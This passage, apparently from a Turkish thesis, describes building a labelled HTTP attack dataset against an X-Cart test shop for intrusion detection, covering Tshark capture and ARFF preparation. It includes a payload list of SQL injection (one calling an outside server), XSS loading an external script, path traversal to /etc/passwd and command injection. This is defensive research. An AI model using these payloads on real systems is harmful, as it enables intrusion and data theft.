Saldırı istekleri SQL enjeksiyonu, XSS saldırısı, bellek taşması saldırısı, güvensiz doğrudan nesne erişimi, dosya keşfetme gibi birçok saldırı türünü kapsamaktadır. Saldırı isteklerini oluşturmak için yukarıda sayılan saldırıları içeren veri girişleri (payload) belirlenmiş ve bu veriler web sayfalarının aldığı tüm parametrelere giriş olarak verilmiştir. Saldırı amaçlı kullanılmak üzere GET ve POST metotları kullanılarak oluşturulan HTTP saldırılarında kullanılan giriş değerlerinden bazıları Şekil 6.14'de görülmektedir. Web saldırılanın oluşturulmasında kullanılan veri giriş değerleri farklı atak türlerini barındıracak şekilde seçilmiş olup toplam 199 tane farklı veri giriş değeri belirlenmiştir. Saldırıda kullanılan veri giriş değerlerinin tamamı Ek-1'de verilmiştir.

```
'
'--
' or 1=1--
1 or 1=1--
' or 1 in (@@version)--
1 or 1 in (@@version)--
'; waitfor delay '0:30:0'--
1; waitfor delay '0:30:0'--
'||Utl_Http.request('http://<yourservername>') from dual--
1||Utl_Http.request('http://<yourservername>') from dual--
xsstest
xsstest%00"<>' => payload
';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))
//--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
'';!--"<XSS>=&{()}
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
))))))))))
../../../../../../../../../../etc/passwd
../../../../../../../../../../boot.ini
..\..\..\..\..\..\..\..\..\..\etc\passwd
..\..\..\..\..\..\..\..\..\..\boot.ini
../../../../../../../../../../windows/win.ini
..\..\..\..\..\..\..\..\..\..\windows\win.ini
|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 &
| ping -i 30 127.0.0.1 |
| ping -n 30 127.0.0.1 |
& ping -i 30 127.0.0.1 &
& ping -n 30 127.0.0.1 &
; ping 127.0.0.1 ;
%0a ping -i 30 127.0.0.1 %0a
`ping 127.0.0.1`
| id
& id
; id
%0a id %0a
```

Şekil 6.14. Saldırı isteklerinin oluşturulmasında kullanılan bazı veri girişleri

Paros aracının Spider modülü ile elde edilen tüm web sayfaları ve aldıkları parametreler liste olarak hazırlanmış ve bu web sayfaları ve aldıkları parametrelerin her biri için önceden belirlenmiş olan ve saldırı paterni içeren veri girişleri teker teker giriş olarak verilip, saldırı istekleri web sunucusuna gönderilmiştir. Eğer bir web sayfası aynı anda birden fazla parametre alıyorsa, parametrelerden birisine saldırı verisi gönderilirken, diğer parametrelere

alması gereken normal veri girişleri (payload) gönderilmektedir. Aynı anda birden fazla parametre alındığı durumlarda tüm parametrelere saldırı verileri gönderilerek işlem tamamlanmaktadır.
Saldırı içeren istekler üç tipte dikkate alınmıştır:


- Statik saldırılarda gizli ya da olmayan kaynaklara erişilmeye çalışılmaktadır. Bu talepler; eski dosyalara erişme, URL değiştirme ile oturum çalma, konfigürasyon dosyalarına ve sistemin varsayılan dosyalarına erişmeyi kapsar.

- Dinamik saldırılar SQL enjeksiyonu, CRLF enjeksiyonu, XSS, bellek taşması vb. saldırı türlerini içeren geçerli talep argümanlarını değiştirerek gerçekleştirilen saldırılardır.

- İstenmeyen kural dışı talepler, herhangi bir kötü niyet içermediği halde kullanıcıların, web uygulaması tarafından beklenen normal davranışların dışında davranış göstermesi ile ortaya çıkan, normal olmayan parametre değerlerine ve yapısına sahip olan taleplerdir. Bir kullanıcının telefon numarası alanına sayısal değerler yerine harf girmesi istenmeyen kural dışı bir taleptir.

6.2.3. Web trafiklerinin kaydedilmesi


E-ticaret web uygulamasına yönelik saldırı trafiği ve normal web trafiği oluşturulurken aynı zamanda bu web trafiğinden veri seti oluşturmak için kaydedilmesi gerekmektedir. Eşzamanlı olarak trafiğin kaydedilmesinde bir network izleme aracı olan Tshark aracı kullanılmıştır. Tshark birçok ağ protokolünü desteklemektedir. Web sunucuna gelen istekler HTTP istekleri olduğu için Tshark aracının HTTP protokolü ve bu protokole ilişkin parametrelerini ile birlikte verilerin daha anlaşılır kaydedilmesi için Tshark'a özel protokol bağımsız bazı parametrelerin kullanılması yeterli olmuştur. Saldırı ve normal HTTP isteklerinin kaydedilmesinde aynı komutun kullanılması yeterli olmuştur. Şekil 6.15'de veri kaydetmede kullanılan Tshark komutu görülmektedir.



Şekil 6.15. Websitesine gelen http isteklerinin eşzamanlı kayıt edilmesi

tshark -i eth0 -Y "http.request" -T fields -E separator="|" -e frame.time -e urlencoded-form.key -e urlencoded-form.value -e ip.src -e tcp.srcport -e ip.dst -e tcp.dstport -e http.request.version -e http.request.method -e http.host -e http.request.uri -e http.user_agent -e http.response.code -e http.content_type -e http.content_length -e http.location -e http.referer -f "port 80" >> kayit_dosyasi.txt

Şekil 6.15' de görülen komutun saldırı ve normal web istekleri oluşturulurken eş zamanlı olarak ayrı bir terminalde çalıştırılması sonucunda Şekil 6.16'da görüleceği üzere, kayıt yapılan metin dosyasının her bir satırına bir HTML isteği istenilen özelliklere göre kaydedilmektedir.



Şekil 6.16. HTML isteklerin kaydedildiği dosya

Web trafikleri kaydedilirken, tüm trafikler tek bir dosyaya kaydedilmemiştir. Toplam 8 farklı dosya oluşturulmuştur. Bir dosya da; bir web sayfasına yönelik POST veya GET metotlarından birisi kullanılarak oluşturulan saldırı veya normal web trafiği bilgisi bulunmaktadır. Böylece kayıt dosyalarının düzenlenmesi ve uyumlu hale getirilmesi kolay olmuştur. Ayrıca kayıt dosyasının şişmesi ve metin editörlerin yavaşlamalarının önüne geçilmiştir. Toplam 80.000'e yakın kayıt satırı oluşturulmuştur. Her bir kayıt dosyasının içerdiği trafik bilgileri Çizelge 6.1'de görülmektedir.

Çizelge 6.1. Kayıt Dosyalarının Oluşturulması

	GET METODU		**POST METODU**	
	admin.php	*cart.php*	*admin.php*	*cart.php*
NORMAL	Admin_Get_Normal.txt	Cart_Get_Normal.txt	Admin_Post_Normal.txt	Cart_Post_Normal.txt
SALDIRI	Admin_Get_Saldiri.txt	Cart_Get_Saldiri.txt	Admin_Post_Saldiri.txt	Cart_Post_Saldiri.txt

10.03.2016 07:15:37.581509000 EDT | xcart_form_id|a' or 1=1-- | 10.100.86.84 | 54443 | 10.100.86.84 | 80 | HTTP/1.1 | POST | 10.100.86.84 | /xcart/admin.php|Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0) | | application/x-www-form-urlencoded | 31 | | http://10.100.86.84/xcart/admin.php?target=addons_list_marketplace&landing=1

Şekil 6.15' de görüldüğü üzere bir HTTP isteğine ilişkin olarak "|" karakteri ile ayrılmış 16 farklı özellik bulunmaktadır. Bu 16 özellik çalışmada kullanılacak olan özellikler olup veri seti oluşturulurken bu 16 özelliğin yanına bir de HTTP isteğinin normal trafik veya saldırı trafiği olduğunu belirten "normal" veya "saldiri" değerlerini alan sınıf etiketi gelmektedir. Bu sınıf etiketi web istekleri oluşturulurken kullanılan veri girişlerine (payload) bakılarak verilmektedir. Bir web isteğinde gönderilen parametrelerden herhangi birisi saldırı paterni içeren verilerden oluşuyorsa anormal, tüm parametreler websitenin taranması sırasında tespit edilen verileri içeriyorsa normal etiketi verilmektedir. Web istekleri otomatize araçlar ile oluşturulduğundan, veri girişleri kontrollü olarak yapılıp, etiketleme işlemi bu işleme göre gerçekleştirilmiştir.

Kaydedilen web trafiklerine detaylıca bakacak olursak, bir web trafiği aşağıdaki parametrelerden oluşmaktadır;

Frame.time: Zaman bilgisi olup, isteğin web sunucusuna geldiği saat, dakika, mikro cinsinden detaylı saniye bilgisinin yanı sıra gün, ay ve yıl bilgilerini içermektedir. Bu verinin kaydedilmesinin sebebi sınıflandırmanın yanı sıra raporlama esnasında saldırı olarak tespit edilen bir HTTP zaman verilerini gösterebilmektedir.

Urlencoded-form.key: HTTP isteğinde POST metodu ile geçilen parametrelerin isimlerini göstermektedir. Bu özellik GET metod ile geçilen parametrelerin isimlerini göstermektedir. GET metodu ile geçilen parametreler ise aldıkları değerler zaten URL'de bulunmaktadır.

Urlencoded-form.value: HTTP isteğinde parametrelere geçilen değerleri göstermektedir

Ip.src: Web sunucuna gelen HTTP isteğinin kaynak IP adresini göstermektedir.

Tcp.srcport: HTTP isteğinin kaynak port adresini göstermektedir.

Ip.dst: HTTP isteğinin hedef IP adresini göstermektedir. Bu IP adresi aynı zamanda web sunucusunun adresidir.

Tcp.dstport: HTTP isteğinin hedef port adresini göstermektedir.

Http.request.version: HTTP isteğinin HTTP versiyonunu göstermektedir.

Http.request.method: HTTP isteğinin metodunu göstermektedir. Bu özellik POST veya GET değerlerini almaktadır.

Http.host: HTTP isteğinin gittiği websitesinin host adresini içermektedir.

Http.request.uri: HTTP isteğinin URI bilgisini, yani host adresinde itibaren yol bilgisini göstermektedir.

Http.user_agent: İstekte bulunan kullanıcının veya saldırganın kullandığı internet tarayıcısının ve işletim sisteminin bilgilerini içermektedir.


Http.content_type: HTTP isteğinin içeriğinin türünü belirtmektedir. Gelen istek url bilgisi ve

parametreler olabileceği gibi, resim, video içeren medya ya da word, pdf, txt vb. bir dosya da içerebilmektedir. Gelen isteğin içeriğinin türünü göstermektedir.

Http.referer: Bu özellik ile gönderilen isteğin hangi web sayfa aracılığıyla oluşturulduğu belirlenmektedir.


6.2.4. Veri Setinin Oluşturulması

Http isteklerinin toplanmasından sonra, veri madenciliğinde kullanılabilmesi için veri seti oluşturulması gerekmektedir. Kaydedilen http istekleri Notepad++ programı aracılıyla düzenlendikten sonra Excel programı aracılıyla sınıf etiketlerinin eklenmesi ve diğer düzenleme işlemleri yapılarak noktalı virgül formatında ".csv" dosyaları oluşturulmuştur. Weka programının ARFF görüntüleme ve düzenleme aracı ile ".arff" formatına dönüştürülmüştür. Saldırı içeren veya içermeyen tüm HTTP istekleri tek bir dosyada birleştirilerek işlem tamamlanmıştır. Veri setinin hazırlanma aşamaları Şekil 6.17'de görülmektedir.



Şekil 6.17. Veri setinin hazırlanması aşamaları

Şekil 6.18'de oluşturulan ".arff" dosyası, Şekil 6.19'da ise ".arff" dosyasının formatı görülmektedir.



No.	urlencoded-form.key Nominal	urlencoded-form.value Nominal	ip.src Nominal	tcp.srcpo Numeric	ip.dst Nominal	tcp.dstport Numeric	http.reque Nom	http.requ No	http.request.uri Nominal	http.content_type Nominal	http.content_length Nominal	http.location Nominal	http.referer Nominal	sinif Nominal
2859	actionvirgultarget	dear	10.100.86.124	57046.0	10.100.86.84	443.0	HTTP/1.1	POST	/xcart/cart.php	application/x-ww...	90.0	null	https://10.100.86.124/xcart/cart.php?target=cart	saldiri
135	actionvirgultargetvi...	addvirgulcouponvirgul...	10.100.86.126	59336.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	null	null	http://10.100.86.126/xcart/cart.php?target=cart	normal
671	actionvirgultargetvi...	addvirgulcouponvirgul...	10.100.86.125	59336.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	null	null	http://10.100.86.125/xcart/cart.php?target=cart	normal
1207	actionvirgultargetvi...	addvirgulcouponvirgul...	10.100.86.125	59336.0	10.100.86.84	443.0	HTTP/1.1	POST	/xcart/cart.php	null	application/x-www-f...	null	https://10.100.86.84/xcart/cart.php?target=cart	normal
1614	actionvirgultargetvi...	addvirgulcouponvirgul...	10.100.86.130	59336.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	null	null	http://10.100.86.125/xcart/cart.php?target=cart	normal
1615	actionvirgultargetvi...	addvirgulcouponvirgul...	10.100.86.123	59336.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	null	null	http://10.100.86.126/xcart/cart.php?target=cart	normal
1616	actionvirgultargetvi...	addvirgulcouponvirgul...	10.100.86.130	59336.0	10.100.86.84	443.0	HTTP/1.1	POST	/xcart/cart.php	null	application/x-www-f...	null	https://10.100.86.84/xcart/cart.php?target=cart	normal
1793	actionvirgultargetvi...	addvirgulcouponvirgul...	10.100.86.128	59336.0	10.100.86.84	443.0	HTTP/1.1	POST	/xcart/cart.php	null	application/x-www-f...	null	https://10.100.86.125/xcart/cart.php?target=cart	normal
1794	actionvirgultargetvi...	addvirgulcouponvirgul...	10.100.86.115	59336.0	10.100.86.84	443.0	HTTP/1.1	POST	/xcart/cart.php	null	application/x-www-f...	null	https://10.100.86.126/xcart/cart.php?target=cart	normal
1795	actionvirgultargetvi...	addvirgulcouponvirgul...	10.100.86.128	59336.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	null	null	http://10.100.86.84/xcart/cart.php?target=cart	normal
1972	actionvirgultargetvi...	addvirgulcouponvirgul...	10.100.86.145	59336.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	application/x-www-f...	null	https://10.100.86.125/xcart/cart.php?target=cart	normal
1973	actionvirgultargetvi...	addvirgulcouponvirgul...	10.100.86.111	59336.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	application/x-www-f...	null	https://10.100.86.126/xcart/cart.php?target=cart	normal
1974	actionvirgultargetvi...	addvirgulcouponvirgul...	10.100.86.145	59336.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	null	null	http://10.100.86.84/xcart/cart.php?target=cart	normal
137	actionvirgultargetvi...	dearvirgulcartvirgul/x...	10.100.86.126	59338.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	null	null	http://10.100.86.126/xcart/cart.php?target=cart	normal
673	actionvirgultargetvi...	dearvirgulcartvirgul/x...	10.100.86.125	59338.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	null	null	http://10.100.86.125/xcart/cart.php?target=cart	normal
1209	actionvirgultargetvi...	dearvirgulcartvirgul/x...	10.100.86.125	59338.0	10.100.86.84	443.0	HTTP/1.1	POST	/xcart/cart.php	null	application/x-www-f...	null	https://10.100.86.84/xcart/cart.php?target=cart	normal
1626	actionvirgultargetvi...	dearvirgulcartvirgul/x...	10.100.86.130	59338.0	10.100.86.84	443.0	HTTP/1.1	POST	/xcart/cart.php	null	application/x-www-f...	null	https://10.100.86.84/xcart/cart.php?target=cart	normal
1627	actionvirgultargetvi...	dearvirgulcartvirgul/x...	10.100.86.130	59338.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	null	null	http://10.100.86.125/xcart/cart.php?target=cart	normal
1628	actionvirgultargetvi...	dearvirgulcartvirgul/x...	10.100.86.123	59338.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	null	null	http://10.100.86.126/xcart/cart.php?target=cart	normal
1805	actionvirgultargetvi...	dearvirgulcartvirgul/x...	10.100.86.128	59338.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	null	null	http://10.100.86.84/xcart/cart.php?target=cart	normal
1806	actionvirgultargetvi...	dearvirgulcartvirgul/x...	10.100.86.128	59338.0	10.100.86.84	443.0	HTTP/1.1	POST	/xcart/cart.php	null	application/x-www-f...	null	https://10.100.86.125/xcart/cart.php?target=cart	normal
1807	actionvirgultargetvi...	dearvirgulcartvirgul/x...	10.100.86.115	59338.0	10.100.86.84	443.0	HTTP/1.1	POST	/xcart/cart.php	null	application/x-www-f...	null	https://10.100.86.126/xcart/cart.php?target=cart	normal
1984	actionvirgultargetvi...	dearvirgulcartvirgul/x...	10.100.86.145	59338.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	null	null	http://10.100.86.84/xcart/cart.php?target=cart	normal
1985	actionvirgultargetvi...	dearvirgulcartvirgul/x...	10.100.86.145	59338.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	application/x-www-f...	null	https://10.100.86.125/xcart/cart.php?target=cart	normal
1986	actionvirgultargetvi...	dearvirgulcartvirgul/x...	10.100.86.111	59338.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	application/x-www-f...	null	https://10.100.86.126/xcart/cart.php?target=cart	normal
2275	actionvirgultargetvi...	dearvirgul(SCRIPT)a...	10.100.86.125	57112.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	application/x-ww...	123.0	null	http://10.100.86.125/xcart/cart.php?target=cart	saldiri
2356	actionvirgultargetvi...	dearvirgultek_tirnak ...	10.100.86.125	57010.0	10.100.86.84	443.0	HTTP/1.1	POST	/xcart/cart.php	application/x-ww...	82.0	null	https://10.100.86.125/xcart/cart.php?target=cart	saldiri
2647	actionvirgultargetvi...	dearvirguldistinctvirg...	10.100.86.123	57036.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	application/x-ww...	74.0	null	http://10.100.86.123/xcart/cart.php?target=cart	saldiri
2726	actionvirgultargetvi...	dearvirgulxsstestvirg...	10.100.86.128	56939.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	application/x-ww...	73.0	null	http://10.100.86.128/xcart/cart.php?target=cart	saldiri
3000	actionvirgultargetvi...	dearvirgul(SCRIPT)a...	10.100.86.125	57112.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	application/x-ww...	123.0	null	http://10.100.86.125/xcart/cart.php?target=cart	saldiri
3073	actionvirgultargetvi...	dearvirgultek_tirnak ...	10.100.86.124	56991.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	application/x-ww...	83.0	null	http://10.100.86.124/xcart/cart.php?target=cart	saldiri
139	amountvirgulattribu...	1virgul37VirgulXLite\,...	10.100.86.126	59340.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	null	null	http://10.100.86.126/xcart/cart.php?target=pro...	normal
675	amountvirgulattribu...	1virgul37VirgulXLite\,...	10.100.86.125	59340.0	10.100.86.84	80.0	HTTP/1.1	POST	/xcart/cart.php	null	null	null	http://10.100.86.125/xcart/cart.php?target=pro...	normal

Şekil 6.18. Oluşturulan veri setinden örnek görünüm

```
@relation 'Http_veri_seti'

@attribute frame.time {'10.03.2016 03:22:35.030733000 EDT','10.03.2016 03:22:36.646568000 EDT','10.03.2016 03:22:38.154809000 EDT'
@attribute urlencoded-form.key numeric
@attribute urlencoded-form.value numeric
@attribute ip.src {10.100.86.123}
@attribute tcp.srcport numeric
@attribute ip.dst {10.100.86.84}
@attribute tcp.dstport numeric
@attribute http.request.version {HTTP/1.1}
@attribute http.request.method {GET}
@attribute http.host {10.100.86.84}
@attribute http.request.uri {/xcart/admin.php?target=main&pageId=6&sessionCell=XLiteViewItemsListModelProductAdminLowInventoryBloc
@attribute http.user_agent {'Mozilla/5.0 (compatible, MSIE 9.0, Windows NT 6.1, Win64, x64, Trident/5.0)','Mozilla/5.0 (X11, Linux
@attribute http.content_type {text/html}
@attribute http.content_length numeric
@attribute http.location numeric
@attribute http.referer {http://10.100.86.84/xcart/admin.php?target=order_list,http://10.100.86.84/xcart/admin.php?target=orders_s
@attribute sinif {normal}

@data
@data
'10.03.2016 03:22:35.030733000 EDT',?,?,10.100.86.123,59607,10.100.86.84,80,HTTP/1.1,GET,10.100.86.84,/xcart/admin.php?target=mair
'10.03.2016 03:22:36.646568000 EDT',?,?,10.100.86.123,59608,10.100.86.84,80,HTTP/1.1,GET,10.100.86.84,/xcart/admin.php?target=mark
'zaman 21:33:07.719502000 EDT',targetvirgulactionvirgulorder_idvirgulxcart_form_idvirgulreturnURLvirguladminNotes[5]virgulpaymentN
'zaman 21:33:07.723628000 EDT',targetvirgulactionvirgulorder_idvirgulxcart_form_idvirgulreturnURLvirguladminNotes[5]virgulpaymentN
'23.04.2016 03:06:41.350883000 EDT',?,?,10.100.86.123,59370,10.100.86.84,80,HTTP/1.1,GET,10.100.86.84,/xcart/cart.php?target=check
'23.04.2016 03:06:42.959076000 EDT',?,?,10.100.86.123,59371,10.100.86.84,80,HTTP/1.1,GET,10.100.86.84,/xcart/cart.php?target=main,
```


Şekil 6.19. Oluşturulan ARFF dosyasının formatı

Oluşturulan veri setinde bulanan nesnelere ilişkin sayısal veriler Çizelge 6.2'de görülmektedir. Kayıt dosyasında bulunan, tekrar eden ve uyumsuz kayıtların veri önişleme sırasında temizlenmesi sonucunda, veri setinde toplam 4084 adet nesne oluşturulmuştur. Bu nesnelerden 1939 tanesi "saldiri" etiketli, geri kalan 2145 tanesi ise "normal" sınıf etiketine sahiptir.

Çizelge 6.2. Veri setinde bulunan nesnelerin dağılımı

	GET METODU		**POST METODU**		**TOPLAM**
	admin.php	*cart.php*	*admin.php*	*cart.php*	
NORMAL	1023	400	459	264	2145
SALDIRI	684	417	680	157	1939
TOPLAM	2524		1560		4084

Veri setinin dağılım grafiği Şekil 6.20'de görülmektedir.



Şekil 6.20. Veri seti dağılım grafiği

Veri setinin özellikleri:

- Orijinal veri seti genişletilmiş HTTP/1.1 (RFC 2616) protokolü formatında kaydedilmiştir.
- Veri setine sınıf etiketi olarak kullanabilmek için bir kolon eklenmiştir. Veri setindeki tüm nesnelere kullanılan veri giriş tablosuna göre "normal" ve "saldiri" etiketleri verilmiştir.

